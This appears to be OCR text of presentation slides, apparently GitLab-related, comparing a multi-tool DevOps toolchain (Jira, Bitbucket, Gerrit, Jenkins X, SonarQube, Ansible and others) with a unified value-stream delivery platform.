
Learn More →

https://about.gitlab.com/

Example DevOps-Tool chain


Issue Tracking	Jira Software
Version Control	Bitbucket
Code Review	Gerrit
Continuous Integration	JENKINS X
Security Testing	WhiteSource, sonarqube
Package Container Registry	sonatype
Configuration Management	ANSIBLE
Monitoring	EFK Stack

Example DevOps-Tool chain in production



Integration, administration headache!!!

Individuelle Pipelines




Ceci n'est pas une pipeline

Unified continuous integration and delivery pipeline - to rule them all


A Unified Platform for Value Stream Delivery

DevOps Toolchains



Custom Support for Orchestration and Integration


DevOps Value Stream Delivery Platform



Native Support for Orchestration and Integration

